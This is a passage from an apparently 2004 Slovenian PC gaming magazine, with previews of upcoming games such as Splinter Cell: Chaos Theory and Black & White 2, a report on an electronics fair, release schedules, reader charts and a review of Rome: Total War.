nadele zadovolj(e)ne ženske. Šala mala. Misije nas bodo popeljale za sovražnikove črte v okupirani Franciji, Norveški in Rusiji, kjer bomo razstreljevali ladje, reševali člane francoskega odpora, za katere dobivamo občutek, da niso počeli nič drugega, kot da so se izpopolnjevali v vlogi talcev ter mimogrede s sabo na zaslišavanje odpeljali kakšnega nemškega generala. Poleg (predvidevamo linearne in skriptirane) enoigralske kampanje, Pyro obljublja še unikatne večigralske načine. Kaj točno imajo pri tem v mislih? Zaenkrat ne bi vedeli. Res ne. Pa drugič.

Splinter Cell: Chaos Theory

Datum izida Marec
Založnik Ubi Soft Montreal
Razvijalec Ubi Soft
Na spletu
www.splintercell3.com

Torej: če Sam Fisher zamahne z rokami v Montrealu ali pade s stolčka diktator v vzhodni Evropi? Nismo prepričani, a navsezadnje nismo preučevalci teorije metuljevega leta. Vemo pa, da nam je všeč delo kanadske podružnice vse bolj uveljavljenega Ubi Softa. Medtem ko bomo v enoigralstvu zopet priča standardnim Ribičevim nalogam(tokrat osredotočenim na boj proti informacijskemu "terorizmu"), veliko zanimanja vzbuja kooperativni večigralski način. V podporo le tega je ekipa vložila ogromno dela, kar se bo odražalo v dovršeni izkušnji za dva igralca na številnih namenskih mapah. Agenta si bosta morala pomagati ter uskladiti akcije, se vleči na visoke zidove, drug drugem ščititi hrbet med krajo, za parčke bo na voljo menda celo nekaj unikatnih tehničnih igrač. Vračа se tudi odlično sprejet način stražarji proti vohunom, ki bo prinesel nova orožja, taktike, mape ter čudovit videz- morda bo šlo celo za najlepšo večigralsko izkušnjo doslej.

Sejem elektronike

Tam ni bilo samo na tone računalniško vodenih stružnic...

***UT 2004* - oblegan bolj kot elitne gimnazije in kandidatke na izboru za Miss Slovenije.**

Kazen za urednika Iger, ki se dotakne PS2, je jasno določena - obnašati se kot idiot v javnosti.

Resda ni šlo ravno za E3, a v kletnih prostorih Gospodarskega razstavišča se je ob 51. obletnici sejma, dogajalo marsikaj, kar je razvnemalo prisotne igričarske duše. Podjetja Colby, JAE in radio Salomon, ki je prispeval ustrezno glasbeno vzdušje, so se odločili, da tudi Janezom pred domači prag prinesejo priokus igričarskih šovov, ki se sicer odvijajo po velemestih. Po obisku moramo priznati, da so za naše razmere ustvarili pravcato atrakcijo, ki so jo mladi še posebno radi obiskovali med 18 in 22. uro, ko je bil vstop prost. Da, prost - da vam ne bo kdo razlagal kako "prebrisano" se je prikradel mimo redarjev.

Takoj po vstopu v glavno dvorano je vsakomur postalo hitro jasno, kje se odvija najbolj zabavni del - primerno hip-hopovska glasba je naravnost vabila na spust po stopnicah, ki so vodile v vzdušno temačne prostore, le ponekod so bili vidni sveti bliski z monitorjev. Šlo je za celostno podobo: vsepovsod so nežno plapolale tanke svilnate, prefinjeno osvetljene zavese, kakršne najdemo v igri *Prince of Persia*, na eno izmed njih je dobro skrit projektor predvajal silno obetavne segmente iz prihajajočega *F.E.A.R.*, na koncu kjer je bilo mogoče preizkusiti *FIFO* ter se pomeriti v nagradnem turnirju, so stali goli, pri *Kill Zonu* plastični vojaki, sodi in strojnično gnezdo, za podkrepitev *World Race Championship* (PS2) so pripeljali celo dirkalno Subaru Imprezo WRX-STI, vsepovsod so v oči bodli bleščavi plakati. Sicer so več kot polovico prostora zavzemale konzole PS2, a jim tokrat odpustimo, saj brez njih vzdušje gotovo ne bi bilo isto. Kar zadeva PC delo, je bilo zagotovo najteže priti do sedeža pri *UT 2004*, kjer je potekala mini LAN zabava z okoli 15 PC-jev v omrežju. Na ogled in preizkušnjo so bile še demo igre *MoH: Pacific Assault*, *FIFA 2005*, *BF: Vietnam* in *Sims 2* na nekaj tudi očesu zanimivih računalnikih.


Edina komponenta iz večjih tovrstnih prireditev, ki smo jo pogrešali, so bile brhke hostese. Naj se popravimo: silno prijetno dekle smo imeli privilegij videti le novinarji v namenskem VIP prostoru. In kaj je še lepšega od prijazne lepotice? Jah, lepotica, ki postreže z brezplačno pijačo, vendar! Organizatorjem velja čestitati za pravcati podvig, za katerega upamo, da se bo večkrat ponovil in sčasoma privabljal vse starejše goste, da ne bo starostna skupina 20+ v našem prostoru na takih dogodkih še naprej le simbolično zastopana. In, fantje, še enkrat hvala za pijačo! Več pijač.

Pariah

Datum izida 2005
Založnik Groove Games
Razvijalec Digital Extremes
Na spletu www.pariahgame.com

Na samostojni projekt glav'c, ki so nekdaj delale na *Unreal*, smo že opozorili v *PCF 31*, ko smo objavili intervju z Jamesom Schmalzom, ustanoviteljem Digital Extremes. Sedaj prihajajo na plan nove, bolj konkretne informacije - vsa zmešnjava se začne, ko kot doktor pospremite z nevarnim virusom okuženega pacienta s planeta za zapornike na zdravljenje in vas, presenetljivo, med tem sestrelijo. Ne preostane vam drugega, kot da branite svojega bolnika... Tudi tu je obljubljeno kooperativno igranje, kjer bo en igralec prevzel vlogo zdravnika, drugi pa medicinske sestre, kbm pacienta. Omenimo še močno prilagodljiva orožja ter otročje lahek, a vseeno sposoben urejevalnik. Fino.

Očitno je, da so fantje včasih delali na *UT*.



Vohunske informacije

Malo dejstev, malo ugibanj in nobenih morilskih prijemov...

Od vseh konzol imamo morda še najraje Xbox (čeprav beseda "najraje" nekoliko prelepo zveni) - Microsoft v prihodnosti obljublja enoten vmesnik za hkratno ustvarjanje PC in ekatličnih naslovov, do takrat pa bomo (upamo) deležni nekaj predelav močnih naslovov. Najnovejše govorice v tej smeri ciljajo na *Fable*, ambiciozen naslov iz Lionheada. Gre za domišljijsko akcijsko pustolovščino, kjer se glavni lik stara in spreminja skladno z odločitvami igralca: skrivajte se po sencah in votlinah, pa boste postali bledi in sluzavi. Tavajte po soncu, pa boste zagoreli. Borite se in rasle vam bodo mišice, jejte korenje in pogrnali vam bodo spredniji zobje.

Medtem je bil potrjen *Elder Scrolls IV: Oblivion*, ki bo prišel iz hiše Bethesda Softworks (stvaritelji *Morrowinda*, trenutno zadolženi za *Fallout 3*). Kot nalašč ni še nobenih informacij, razen izrabljenih besed "gre za naslednji korak v igranju vlog, kombiniranim s svobodno igralnostjo in vrhunsko grafiko." Mmm. Stavimo da to pomeni orke in grde trole.

Končno smo dobili tudi uradni datum izida najtežje pričakovane igre tega tisočletja: Vivendi je *Half-Life 2* napovedal za 16. november, ko bomo priča sočasnemu svetovnemu izidu. Tudi preko storitve Steam igra ne bo dosegljiva nič prej.

In ravno ko največja nadaljevanja vendarle spuščajo sidra v luke, se je nekje daleč na odprtem morju pojavil *Bioshock*. Vam ne pomeni nič? Kaj pa če povemo, da gre za duhovnega naslednika *System Shocka 2*? Aha, iskre v očeh Slovencev so se znova prižgale. Kaj naj bi pomenilo to nakladanje s pridevnikom "duhovni" sicer zaenkrat ne vemo točno, a ker so za projektom Irrational Games (o SS 3 menda po malem razmišljajo že več kot 3 leta) in obljube vključujejo besede popolna svoboda, srhljivost, napredna UI brez skriptiranja, znanstveno-fantastično okolje in tri napadalne nečloveške vrste, smo prepričani, da prevelikega odstopanja od fantastičnih predhodnikov ne bo.

Za zaključek povejmo še, da je zijanje v ogromna oprsja prestavljeno na prihodnje leto. Poleg tega, da se nam je odselila zelo obdarjena soseda, je namreč prestavljen tudi *Playboy: The Mansion*, ki ima po novem med nas treščiti v začetku 2005. Vzrok? Menda nam želijo dostaviti "neverjetno kakovostno" igro. Zlobni jeziki pa pravijo da dodajajo le več volumna na mlečne žleze. Fuj, zlobni jeziki, fuj. Ne poslušajte jih.

Najbolj pričakovane

Ne vemo kaj, ampak nekaj nam govori, da bomo imeli novembra dovolj posla.

PRIHAJAJO

NASLOV IGRE	DATUM IZIDA	ZALOŽNIK	NAZADNJE	ZVRST
Half-life 2	16. november	Vivendi	PCF 32	Prvoosebna strels
Vampire: The Masquerade	November	Activision	PCF 30	RPG/strelska
Prince Of Persia: Warrior Within	November	Ubi Soft	PCF 32	Besen možaka
Alexander	November	Ubi Soft	PCF 31	Strategija
NFS: Underground 2	November	EA	PCF 28	Dirkalna arka
Medal Of Honor: Pacific Assault	November	EA	PCF 28	Strelska
Everquest 2	November	Sony OE	PCF 31	MMORPG
Pirates!	November	Atari	PCF 28	RPG + vse
World Of Warcraft	December	Vivendi	PCF 28	MMORP
LOTR: The Battle For Middle-Earth	December	EA	PCF 28	Strategija
The Chronicles Of Riddick	Konec leta	Vivendi	PCF 31	Akcijska
DRIV3R	Januar	Atari	PCF 29	Dirkalna
Scrapland	Januar	Enlight Software	PCF 31	Tretjeosebna akcijska
KOTOR 2	Februar	Lucas Arts	PCF 28	Igranje vlog
Brothers In Arms	Februar	Ubi Soft	PCF 29	Prvoosebna strelska

Lestvice bralcev (glasujte na www.pcformatslo.net)

NAJBOLJ IGRANE

MESTO	IGRA
→ 1	CALL OF DUTY
→ 2	DOOM III
↑ 3	FAR CRY
↑ 4	GTA: VICE CITY
↑ 5	NFS: UNDERGROUND

NAJBOLJ ZAŽELENE

MESTO	IGRA	NAZADNJE
→ 1	Half-Life 2	PCF 31
↑ 2	NFS: Underground 2	PCF 33
→ 3	Gothic 3	Še ne
↑ 4	Cod: United Offensive	PCF 33
↓ 5	Rome: Total War	PCF 33

Need for speed: Underground 2


Matej Slanič v vlogi uličnega dirkača išče pot do sprostitve. Včeraj smo ga obiskali na intenzivnem oddelku mariborske bolnišnice. Smola

Zvrst	Dirkalna simulacija
Založnik	EA
Razvijalec	EA Canada
Na spletu	www.needforspeed.com
Datum izida	November 2004

Poslastica igre "Občutek udobja za volanom, ko z 200 na uro drvite po glamurozni aveniji Los Angelesa."


DESNO Ali ima ta avto na podvozju rdeče luči, ali pa tisti "bum" ni bila luknja na cesti.

SPODAJ Urednik pozira s svojim novim avtomobilčkom pred pisarno. Ja, najbrž.



Vsem, ki jo nestrpno pričakujete, povemo, da bo kmalu tu. Vsem, ki je ne, povemo, da je dobra. Pri EA tako nadaljujejo z uspešno serijo dirkalnih iger *Need for Speed* in premikajo meje možnega še više ter v igralcu vzbujajo občutke visoke hitrosti in nezavedno refleksnega vrtenja volanskega obroča. Jah, še malo, pa bi vohali bencin, dragi moji.

Nova igra *Need for speed: Underground 2* za razliko od ostalih prinaša dobrodošlo raznolikost. Mesta, po katerih romamo z avtomobilčki, tako postanejo ozadja menijev: dirk se udeležimo tako, da sprejmemo povabilo preko navideznega telefona ali poiščemo specifično lokacijo, kjer dobimo dostop do določene dirke. Glavni cilj enoigralskega načina je tako postati "najjajčevski" med "najjajčevskimi", ali, če se izrazimo po Barbarino, najboljši med najboljšimi. Jeah! To bo treba doseči tudi z iskanjem skritih trgovin z avto deli in ilegalnih dirk. Novost, ki jo prinaša igra, je tudi specifično nadgrajevanje vašega jeklenega konjička, ki bo veliko bolj dostopno in opravljeno povsem po vaših željah.



Kar zadeva grafiko, ta na prvi pogled ne prinaša velikega pompa, a ko se usedemo za volan, "zakurblamo mašino" ter zdrvimo po cesti, se vse spremeni. V ozadju zagledamo v vetru zibajoča se drevesa, kapljice dežja pri hitrosti 250km/h nežno kot simfonija padajo na vetrobransko steklo in, kot bi pričakovali, nenadoma z neba priletita dva ptičja kakca. Pravimo vam, kabriolet ni za dež! Če smo že pri simfoniji, zvok v igri ravno ne spominja nanjo – iz notranjosti avtomobila se sliši dobra kombinacija miksov in avtentičnega zvoka motorja.

S kupom novosti in izboljšano tehniko osvetljevanja pri EA ciljajo na sam vrh v svetu navidezne hitrosti. Kakci jim pri tem vsekakor ne bodo v pomoč, upamo lahko le, da ne bo ta zadnja v seriji. Gremo, fantje! **PCF**

Black & White 2

Jelena Varda je skupaj z bogovi padla na glavo...

Zvrst	Strategija/simulacija božanstva
Založnik	EA Games
Razvijalec	Lionhead Studios
Na spletu	www2.bwgame.com
Datum izida	Februar 2005

Poslastica igre 'Nebesa ali pekel na zemlji. Izbira je končno vaša.'

Ustvarjalci računalniških iger so pogosto čudaški ekscentriki, v to kategorijo pa nedvomno sodi tudi legenda inovativnih angleških razvijalcev, Peter Molyneux, ime, odgovorno za *Populous*, *Powermonger*, *Syndicate*, *Dungeon Keeper* in seveda neverjetno priljubljeno ter originalno *Black & White*. In ker Peter ni človek, ki bi obupal nad dobro idejo, hkrati pa ga očitno neverjetno fascinirajo tista grozno skrivnostna in nenavadno muhasta bitja na najbolj odgovornem položaju v vesolju, se je odločil poskusiti znova in svetu podariti še *Black & White 2*, v kateri boste spet lahko obuli čevlje glavnega šefa stvarstva in žugali malim bednim možicljem na Zemlji.

NAJ SE ZGODI TVOJA VOLJA

Tisti, ki imate izkušnje z *Black & White*, se zagotovo spomnite velikanskih zverin, ki so služile kot nekakšen posrednik med vami ter vašim vdanim ljudstvom ter zagotavljale, da so njegovi pripadniki pridno izpolnjevali vašo božansko voljo. Vendar pa so v originalni igri te ogromne živali znale biti tudi frustrirajoče neumne, kar se je kazalo v nenadnem izbruhu nerazložljivega vedenja, ko je na primer vaša ljubljena opica kot za šalo pohrustala nekaj vaših podanikov, nato pa si zabila v glavo, da jo kaznujete pravzaprav zaradi tega, ker je zalila vaš pridelek. Tokrat obljubljajo, da bodo zaradi izboljšane UI zverine doživele pravo evolucijo: čeprav jih boste še zmeraj lahko naučili osnov, kot so "nikoli ne jej dreka", pa bo dobro izurjen ljubljenček lahko tudi pomagal vaši vojski z napadalnimi uroki ali renčanjem, ki bo dvigovalo moralo enot. Sčasoma bo lahko tudi sam poveljeval vašim četicam in v različnih bojnih situacijah uporabljal raznovrstne dinamične strategije. Na kratko, vaša zverinica bo na bojnem polju postala general, ki bo požiral lokostrelce, jurišal na obzidja, poveljeval vaši vojski in jih bodril z magičnimi uroki. Toda ali ga bodo ljudje tudi ubogali? Hja, ne pozabite, da govorimo o zeeeeelo veliki mrcini...

V *Black &White 2* boste lahko izbirali med manjšim številom zverinic/avatarjev, med katerimi bodo le tri iz prve igre (lev, krava in opica), vsaka od njih pa bo imela tudi svojo prepoznavno osebnost. Tudi njihov videz boste lahko prilagodili svojemu okusu, vključno z dolžino, barvo in teksturo krzna, ki se bo zmočilo v dežju, v vročici bitke pa ga bodo osmodili plameni in umazala kri nevernikov.

Molyneux se očitno drži tudi nam ljubega načela, da so najboljše igre tudi najbolj preproste. Zato bodo v *B&W2* na razpolago le tri različne vrste enot: bojevniki za neposreden spopad, lokostrelci in enote za obleganje (katapulti in težki samostreli), ki jih boste lahko povezovali v kompleksne formacije. Vaša armada bo sestavljena iz več sto ali tisoč enot, vsaka pa bo delovala neodvisno, kar pomeni, da bodo tudi bitke epskih razsežnosti v bistvu sestavljene iz velikega števila individualnih spopadov. Sčasoma bo vsaka enota pridobila svoje statistike, ki se bodo z dedovanjem tudi prenašale na njihove potomce: tako bo naraščaj vojakov na primer močnejši od otrok navadnih kmetovalcev.

> **OBLJUBLJAJO, DA BODO ZARADI IZBOLJŠANE UI ZVERINE DOŽIVELE PRAVO EVOLUCIJO**

ODTENKI SIVE

Od vas pa bo odvisno tudi, ali boste ubrali pot dobrohotnega božanstva, ki skrbi za kvalitetno življenje svojih privržencev, ali pa boste postali zlobni bog, ki bo sejal uničenje in smrt. Če se boste odločili za bolj gandhijevski pristop, boste skrbeli za razvoj vaše metropole in civilizacije bolj po vzoru Sim Cityja, a nikar se ne slepite, da so vaši sosedi dosegli enako stopnjo razsvetljenja. Zato boste ravnali preudarno, če boste tudi dobro zverinico naučili umetnosti vojskovanja, da bo lahko ščitila vaša naselja pred sovražnikovimi napadi. Toda – roko na srce – tudi temna stran ima svoje čare: čeprav vam ne bo prinesla lizik ali Nobelove nagrade za mir, pa si lahko neomejeno čaščenje in brezpogojno vdanost vaših podanikov enako učinkovito priborite tudi z mečem in terorjem. Glede na vašo osnovno usmeritev se bo spreminjal tudi svet okoli vas, vplivala pa bo tudi na naravo same interakcije z vašimi dvonožnimi podaniki. Če boste vladali z mehko roko, vam bodo poplačali z lojalnostjo in produktivnostjo ter skrbeli za okolje z gradnjo parkov in vrtov, tisti ki se ne boste mogli upreti klicu temnega pristopa, pa boste lahko mesta ozaljšali z mučilnicami, bari in drugimi prostori za, khmm... odrasle.

Zaradi popolnoma predelanega pogona, kopice slastnih izboljšav glede na predhodnico in mnogih drugih svojevrstnih začimb, si zaradi bodoče instantne klasike že skoraj hodimo po mokrih jezikih. **PCF**

GLAVNA Kdor verjame v čudeže, jih je bojda tudi deležen...

ZGORAJ DESNO Nora krava velikanskih dimenzij. In slabe volje.

SPODAJ Vaša zadnja ura bije...poganski psi!

(NE)NARAVNE KATASTROFE NA DOSEGU ROKE

Poleg klasičnega vojskovanja vam bo na razpolago tudi cela paleta magičnih urokov, ki bodo razdeljeni na "vsakdanje" in "epske". Naj vas ime prvih ne zavede – te copmije so lahko prekleto nevarne: vodni urok iz prve igre bo dobil novo srajčico – poleg zalivanja poljščin, ga boste sedaj lahko usmerili proti nasprotnikom in jih dobesedno odplavili. T.i. epski čudeži pa bodo dobesedno preoblikovali podobo pokrajine v igri: vse izgubljene ovčice boste lahko s pomočjo vulkanov in potresov končno naučili, kdo je pravi in edini bog.

Rome: Total War

STRATEGIJA En velik imperij na enem majhnem zaslonu. Tomaž Kotnik se sprašuje, kdo lahko temu sploh sledi.

Založnik: Activision Razvijalec: The Creative Assembly

Disciplina. Nič drugega. Če je kadarkoli karkoli poštenega razlikovalo rimske legije in kohorte od barbarskih neciviliziranih vojaških eskadrilj, je to železna disciplina. V teh časih, ko je bila glavni vir pogube vojakov majhna po rezilu plazeča se bakterija tetanusa, so vojske Rima dokazale, da je znani svet mogoče osvojiti z uporabo prefinjene taktike, bistroumnih vojaških iznajdb in zveste vojaške sile. Večina legionarjev, starih nekje od 17 pa do 46 let, je bila v "armiji" dolžna odslužiti dobrih petindvajset do trideset let, nakar so bili veterani obdarjeni s košČkom zemlje in pokojnino v miru, nekje v Španoviji. Joj.

Rim je s časom, predvsem zaradi zaslug dobro organizirane vojske, postal prevelik, da bi se lahko obvaroval vseh oblasti željnih notranjih in zunanjih sovražnikov. Razgnalo ga je pod težo zunanjih osvajalcev in notranje korupcije. Zadnji cesar zahodnega rimskega cesarstva je bil Romulus Avgustus, hej, dedec se je ponašal z imenom ustanovitelja Rima, Romulusom, ne pa okrog govor't, da je bilo to ime vse, kar je imel pod nadzorom. Zadnjih šestnajst let imperija so namreč vse niti v rokah držali zahodni Goti, ljubkovalno imenovani Vizigoti, ki so si z bratci Ostrogoti podajali zadnji odstotek naklonjenosti do Rima kot žogico za ping-pong. Jasno, zdaj, ko Atile, znamenitega Huna, ni bilo več, so lahko bili glasni. Disciplina v Evropi je že bila stvar preteklosti in Rim je klavrno propadel.

NOVA ZGODOVINA

A nikar se ne bojte, v igri *Rome: Total War* bomo vajeti nad vprežено volkuljo rimskega rodu prevzeli v času, ko je Rimu vladal senat, senatu pa so bile podvržene frakcije plemiških družin, ki so po tihem same upale na dovati večino provinc od zahoda proti vzhodu in ne slepa poslušnost senatu, ki vam bo v imenu ljudstva nalagal toliko nalog, da si boste prav srčno želeli odstraniti to leglo patricijskih nesposobnežev.

ŽIVLJENJE JE IGRA

Rome: Total War je, če ne štejemo dodatkov *Mongol Invasion* in *Viking Invasion*, že tretja v seriji iger *Total War*, ki jih razvijalska skupina Creative Assembly z veliko uspešnostjo lansira med igralce, in prav tako kot predhodnika *Shogun* in *Medieval*, se poigrava s posebnim obdobjem zgodovine in seveda pušča dovolj manevrskega prostora za nove dodatke, ki se bi lahko dogajali v antičnih časih (mogoče Aleksander Veliki?). In ne ostane zgolj pri adaptaciji glavne rdeče niti primernemu časovnemu obdobju. Igra je doživela celo vrsto sprememb, predvsem po igralni plati in predstavlja eno najbolj pričakovanih iger, odkar so njene nove značilnosti začeli prikazovati po različnih sejmih.

Rome: Total War ne razočara, ampak se brez oklevanja in slabe vesti zavihti na prestol najboljše strategije vseh časov. Igra je odlična in ponuja dolge ure premišljevanja ob zagatah, v katere se boste ob nepremišljenem igranju zavlekli, kot bi se zavlekel svizec med

OGLEJTE SI ŠE TO...


>> **Medieval: Total War** Activision
>> **Praetorians** Eidos
>> **Legion** Koch


GLAVNA "Ne boj, mesarsko klanje," je nekoč zapisal pesnik.


ZGORAJ DESNO Koncert Helene Blagne je bil dobro obiskan.

SPODAJ Res ni najbolj idealna pokrajina za mesto, a imajo vsaj mir.

> **PRIPRAVITI SE BOSTE MORALI NA NARAŠČAJOČO MOČ KARTAGINE**







jazbece; pljuniti bo potrebno na marsikatero iskro ob pomanjkanju tekočine pri opazovanju bojev brez vnaprej znanega zmagovalca in popiti na litre kofetka, saj igra traja in traja in traja. Kar je tudi prav. Razvijalci pa so se spomnili še ene zvijače, ki bo nemara k igranju pritegnila še večji del igralne publike. Odstranili so namreč celo kopico formacij in pozicijskega taktičnega bojevanja, s katerima sta se ponašala predhodnika. Boj še nikoli ni izgledal bolj neposredno; še več, zdaj boste z veliko večjo lahkoto obvladovali armado na bojnem polju, naprave za obleganje in prihajajoče okrepitve. Enotam so dodane možnosti drugotnega načina bojevanja, kar vse skupaj le še popestri: predstavljajte si rimske kornjače, ki polzijo proti obzidju ali se zakrijejo pred točo sovražnih puščic, pomislite na škodo, ki jo naredijo konjeniki Kartagine, ki krožijo pred vašimi enotami in vanje streljajo z loki, nikoli pa se ne spustijo v boj od blizu, in poskusite naskočiti makedonske in grške falange, izzivamo vas. Vse te lastnosti igre, ki pripomorejo k še večji dinamiki na bojnem polju, so tokrat glavni adut razvijalcev in zagotavljamo vam, da jim je uspelo. Igralci bodo večkrat sami želeli vplivati na izid bitke kot pa to le opazovati na strateškem zemljevidu.

V igri je kar dvaindvajset frakcij, s katerimi se boste spopadli (ali pač ne), vendar na strani vseh ne boste mogli zaigrati. Ko končate imperialistično kampanjo kot vodja ene od treh omenjenih glavnih plemiških rimskih družin, se lahko znova podate na osvajanje sveta kot vodja katere izmed frakcij, si privoščite kratko kampanjo z vnaprej znanim ciljem ali pa se preizkusite v kateri izmed zgodovinskih bitk, enkrat na eni, drugič na drugi strani. Če vam niti to ni dovolj, si prek spleta ali lokalnega omrežja privoščite taktično nesposobnega prijatelja ali ustvarite naključno bitko. Če skrajšamo, verjamemo, da se bo tole vleklo še celo zimo.

POTEGNI, ČE UPAŠ

Vsaka poteza v igri vzame vašemu imperiju natanko šest mesecev, kar pomeni, da skrbno pretuhtajte svoj korak in na zasedenih ozemljih postorite vse, kar je potrebno, da se bodo ta razvijala nemoteno in da bo prebivalstvo srečno. Poteze boste potegovali na strateškem zemljevidu, ki pa tokrat izgleda precej bolj realistično kot pri obeh predhodnikih, prikazane so geografske značilnosti pokrajin, ceste, rudniki in reke, zasnežena gorovja in puščavski pesek. Prav tako se enote ne bodo mogle več vsepovprek premikati naokoli, ampak le po zgrajenih cestah, kjer bodo hitrejše, ali mimo prelazov in ne kar čez neprehodne stene, nemogoče bo prečkati reke drugje kot čez mostove in podobno. Pošteno. Strategijo obrambe svojih ozemelj boste tako lahko natančneje razdelali in s 